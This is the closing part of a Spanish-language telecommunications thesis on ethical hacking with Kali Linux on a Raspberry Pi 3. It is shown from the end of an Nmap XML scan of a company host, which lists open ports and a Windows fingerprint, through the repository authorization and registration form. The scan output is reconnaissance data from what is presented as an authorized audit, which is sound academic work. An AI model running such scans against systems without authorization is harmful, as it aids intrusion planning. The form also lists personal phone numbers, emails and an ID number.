<port protocol="tcp" portid="49159"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="unknown" method="table" conf="3"/></port>
<port protocol="tcp" portid="49165"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="unknown" method="table" conf="3"/></port>
<port protocol="tcp" portid="49176"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="unknown" method="table" conf="3"/></port>
</ports>
<os><portused state="open" proto="tcp" portid="21"/>
<portused state="closed" proto="tcp" portid="1"/>
<portused state="closed" proto="udp" portid="43381"/>
<osmatch name="Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1"
accuracy="100" line="77414">
<osclass type="general purpose" vendor="Microsoft" osfamily="Windows" osgen="7"
accuracy="100"><cpe>cpe:/o:microsoft:windows_7:::ultimate</cpe></osclass>
<osclass type="general purpose" vendor="Microsoft" osfamily="Windows" osgen="2012"
accuracy="100"><cpe>cpe:/o:microsoft:windows_2012</cpe></osclass>
<osclass type="general purpose" vendor="Microsoft" osfamily="Windows" osgen="8.1"
accuracy="100"><cpe>cpe:/o:microsoft:windows_8.1</cpe></osclass>
</osmatch>
</os>
<uptime seconds="524609" lastboot="Aug 15 10:14:59 2018"/>
<distance value="1"/>
<tcpsequence index="265" difficulty="Good luck!"
values="DE565DC,9295A507,E0740C1A,61149287,77114FF4,705925DB"/>
<ipidsequence class="Incremental" values="BE0,BE1,BE2,BE3,BE4,BE5"/>
<tcptssequence class="100HZ"
values="3207D4A,3207D54,3207D5E,3207D68,3207D72,3207D7C"/>
<times srtt="3144" rttvar="391" to="100000"/>
</host>

<runstats><finished time="1535385508" timestr="Aug 15 11:58:28 2018" elapsed="2.69" summary="Nmap done at Aug 15 11:58:28 2018; 1 IP address (1 host up) scanned in 2.69 seconds" exit="success"/><hosts up="1" down="0" total="1"/>
</runstats>
</nmaprun

DECLARACIÓN Y AUTORIZACIÓN

Yo, **Estrada García, Carlos Román**, con C.C: #**1311431371** tutor/a del trabajo de titulación: **Análisis y pruebas de las herramientas de hacking ético incluidas en el sistema operativo Kali Linux, implementado en un Raspberry Pi 3, aplicadas en la empresa Fishcorp S.A.,** previo a la obtención del título de **INGENIERO EN TELECOMUNICACIONES** en la Universidad Católica de Santiago de Guayaquil.

1.- Declaro tener pleno conocimiento de la obligación que tienen las instituciones de educación superior, de conformidad con el Artículo 144 de la Ley Orgánica de Educación Superior, de entregar a la SENESCYT en formato digital una copia del referido trabajo de titulación para que sea integrado al Sistema Nacional de Información de la Educación Superior del Ecuador para su difusión pública respetando los derechos de autor.

2.- Autorizo a la SENESCYT a tener una copia del referido trabajo de titulación, con el propósito de generar un repositorio que democratice la información, respetando las políticas de propiedad intelectual vigentes.

Guayaquil, 10 de Septiembre de 2018.

f. _____

Nombre: **Estrada García, Carlos Román**

C.C: **1311431371**

REPOSITORIO NACIONAL EN CIENCIA Y TECNOLOGÍA

FICHA DE REGISTRO DE TESIS/TRABAJO DE TITULACIÓN

TEMA Y SUBTEMA:	Análisis y pruebas de las herramientas de hacking ético incluidas en el sistema operativo Kali Linux, implementado en un Raspberry Pi 3, aplicadas en la empresa Fishcorp S.A.		
AUTOR(ES)	Carlos Román, Estrada García.		
REVISOR(ES)/TUTOR(ES)	Jimmy Salvador, Alvarado Bustamante.		
INSTITUCIÓN:	Universidad Católica de Santiago de Guayaquil		
FACULTAD:	Facultad de Educación Técnica para el Desarrollo.		
CARRERA:	Ingeniería en Telecomunicaciones.		
TITULO OBTENIDO:	Ingeniero en Telecomunicaciones.		
FECHA DE PUBLICACIÓN:	10 de Septiembre de 2018	**No. DE PÁGINAS:**	112
ÁREAS TEMÁTICAS:	Telemática, Sistemas y Redes de datos.		
PALABRAS CLAVES/ KEYWORDS:	Seguridad Informática, Kali Linux, Hacking Ético, Raspberry Pi, Arm, Computador de Placa Simple.		

RESUMEN/ABSTRACT

Las telecomunicaciones tienen como campo de estudio la Telemática y dentro de esta se incluye el garantizar la seguridad de una red. Este proyecto de investigación tiene como objetivo la implementación del sistema operativo de auditoria informática Kali Linux en la plataforma Raspberry Pi 3 Model B con el fin de analizar sus herramientas para cada etapa del proceso general de una auditoria, esto con el fin de servir como guía para las personas que deseen incursionar en este campo. Se analizaran parámetros de cada herramienta como sus opciones, versiones, plataformas de uso, entre otros. Posteriormente se utilizara la plataforma implementada en un entorno real y se procederá a seguir las fases del hacking ético con el fin de observar su uso como herramienta de auditoria informática. Con esto se pretende encontrar las vulnerabilidades en la red, explotarlas y finalmente comunicar los problemas encontrados a las personas a cargo de las mismas.

ADJUNTO PDF:	☒ SI	☐ NO
CONTACTO CON AUTOR/ES:	**Teléfono:**+593-9-99577248	**E-mail:** carlosestradag93@gmail.com
CONTACTO CON LA INSTITUCIÓN (C00RDINADOR DEL PROCESO UTE)::	**Nombre:** Palacios Meléndez Edwin Fernando	
	Teléfono: +593-9- 68366762	
	E-mail: edwin.palacios@cu.ucsg.edu.ec	

SECCIÓN PARA USO DE BIBLIOTECA

Nº. DE REGISTRO (en base a datos):	
Nº. DE CLASIFICACIÓN:	
DIRECCIÓN URL (tesis en la web):	